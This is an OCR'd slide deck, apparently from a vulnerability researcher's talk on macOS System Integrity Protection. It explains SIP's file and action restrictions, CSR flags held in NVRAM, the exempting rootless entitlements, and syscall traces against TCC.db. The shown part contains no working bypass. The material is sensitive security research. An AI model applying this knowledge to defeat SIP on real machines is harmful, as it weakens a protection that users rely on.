txOne networks

There is no S in macOS SIP


-- a deep analysis of macOS's System Integrity Protection,
and its bypasses

Ta-Lun Yen, Senior Vulnerability Researcher

What is SIP?

System Integrity Protection

- “Rootless” – starting from Yosemite
  - Removing some abilities from root user
- Sandboxing system calls to protect the platform from root
- Can (normally) only be disabled in recovery mode




```
fcntl(0x3, 0x0, 0x0)                      = 0 0
open_nocancel("/Library/Application Support/com.apple.TCC/\0", 0x1100004, 0x0)          = -1 1
open_nocancel("/Library/Application Support/com.apple.TCC/\0", 0x1100004, 0x0)          = -1 1
fstat64(0x1, 0x7FF7B6566268, 0x0)                    = 0 0
ioctl(0x1, 0x4004667A, 0x7FF7B65662B4)               = 0 0
dtrace: error on enabled probe ID 1700 (ID 963: syscall::write_nocancel:return): invalid kernel a
open_nocancel("/Library/Application Support/com.apple.TCC/\0", 0x1100004, 0x0)          = -1 1
open_nocancel("/Library/Application Support/com.apple.TCC/\0", 0x1100004, 0x0)          = -1 1
```

System Integrity Protection

- Filesystem restrictions
  - Files can be “protected”
- Action restrictions
  - Restricted ability to attach debugger to specific processes
  - Can’t use root without password (unauthenticated root)
  - Can’t load untrusted kernel extensions
  - Can’t interact with NVRAM, Disabled kernel debugger
  - …

Filesystem Restrictions


- Files can be restricted if:
    - It has extended attribute com.apple.rootless
    - Listed in /System/Library/Sandbox/rootless.conf
- Currently no way to manually SIP a file
- Can be checked with ls -lO



```
[es@ess-iMac-Pro ~ % ls -alO /Library/Application\ Support/com.apple.TCC/TCC.db
-rw-r--r--  1 root  wheel  restricted 57344 Sep 16 03:04 /Library/Application Support/com.apple.TCC/TCC.db
es@ess-iMac-Pro ~ % 
```


Manually SIP a file

- Manipulating via chflags
  - Undocumented feature!
- SIP has to be disabled



```
% ls -alO /tmp/

wheel   -               160 Sep 20 22:19 .
wheel   sunlnk,hidden 192 Sep 20 22:16 ..
wheel   -                96 Sep 20 22:18 com.apple.
wheel   -                64 Sep 20 22:16 powerlog
wheel   -                64 Sep 20 22:19 sip-test
% sudo chflags restricted /tmp/sip-test

% ls -alO /tmp/

wheel   -               160 Sep 20 22:19 .
wheel   sunlnk,hidden 192 Sep 20 22:16 ..
wheel   -                96 Sep 20 22:18 com.apple.
wheel   -                64 Sep 20 22:16 powerlog
wheel   restricted       64 Sep 20 22:19 sip-test
% sudo chflags 0 /tmp/sip-test
% ls -alO /tmp/

wheel   -               160 Sep 20 22:19 .
wheel   sunlnk,hidden 192 Sep 20 22:16 ..
wheel   -                96 Sep 20 22:18 com.apple.
wheel   -                64 Sep 20 22:16 powerlog
wheel   -                64 Sep 20 22:19 sip-test
```


SIP Flags




```
/* CSR configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS               (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS               (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID                  (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER               (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL                (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE                    (1 << 5) /* name deprecated */
#define CSR_ALLOW_UNRESTRICTED_DTRACE                   (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM                    (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION                  (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS                       (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS                      (1 << 9)
#define CSR_ALLOW_EXECUTABLE_POLICY_OVERRIDE    (1 << 10)
#define CSR_ALLOW_UNAUTHENTICATED_ROOT                  (1 << 11)
```

CSR Flags

- CSR is controlled by flags in NVRAM
- Writing to NVRAM = control CSR




```
int
csr_check(csr_config_t mask)
{
    return __csrctl(CSR_SYSCALL_CHECK, &mask, sizeof(csr_config_t));
}
```




```
Variable RT+BS '8BE4DF61-93CA-11D2-AA0D-00E098032B8C:OsIndicationsSupported' DataSize = 0x08
FS0:\> dmpstore -all csr-active-config
Variable NV+RT+BS '7C436110-AB2A-4BBB-A880-FE41995C9F82:csr-active-config' DataSize = 0x04
  00000000: 10 00 00 00                                          *....*
FS0:\>
```

CSR Flags

- csrutil disable = 0x70 = 00000000 01110000
- csrutil enable = 0x10 = 00000000 00010000
- Not fully disabled/enabled?






```
/* CSR configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS               (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS               (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID                  (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER               (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL                (1 << 4)
#define CSR_ALLOW_DESTRUCTIVE_DTRACE                    (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_DTRACE                   (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM                    (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION                  (1 << 7)
#define CSR_ALLOW_ANY_RECOVERY_OS                       (1 << 8)
#define CSR_ALLOW_UNAPPROVED_KEXTS                      (1 << 9)
#define CSR_ALLOW_EXECUTABLE_POLICY_OVERRIDE    (1 << 10)
#define CSR_ALLOW_UNAUTHENTICATED_ROOT                  (1 << 11)
```

Entitlements

- XML embedded in code signature (codesign)
- Can grant special permissions to binary
  - Comparable to setuid 0 in linux



Entitlements

Key-value pairs that grant an executable permission to use a service or technology.

iOS 2.0+ iPadOS 2.0+ macOS 10.7+ tvOS 9.0+ watchOS 2.0+

Discussion

An *entitlement* is a right or privilege that grants an executable particular capabilities. For example, an app needs the HomeKit Entitlement — along with explicit user consent — to access a user's home automation network. An app stores its entitlements as key-value pairs embedded in the code signature of its binary executable.

You configure entitlements for your app by declaring capabilities for a target in Xcode. Xcode records capabilities that you add in a property list file with the `.entitlements` extension. You can also edit the entitlements file directly. When code signing your app, Xcode combines the entitlements file, information from your developer account, and other project information to apply a final set of entitlements to your app.


Entitlements for bypassing SIP

- Apple can sign entitlements to bypass SIP
  - com.apple.rootless.install
  - com.apple.rootless.install.inheritable
- Probably granted to handle system update/maintainance

How SIP is implemented (XNU)

How SIP is implemented


- Say we want to remove a file
- Removing files are done by unlink (POSIX)



```
sigaction(0x1D, 0x7FF7BCC1B9A8, 0x7FF7BCC1B9D0)          = 0 0
ioctl(0x0, 0x4004667A, 0x7FF7BCC1B994)           = 0 0
lstat64("com.apple.TCC/TCC.db\0", 0x7FF7BCC1B938, 0x0)          = 0 0
unlink("com.apple.TCC/TCC.db\0", 0x0, 0x0)               = -1 1
```

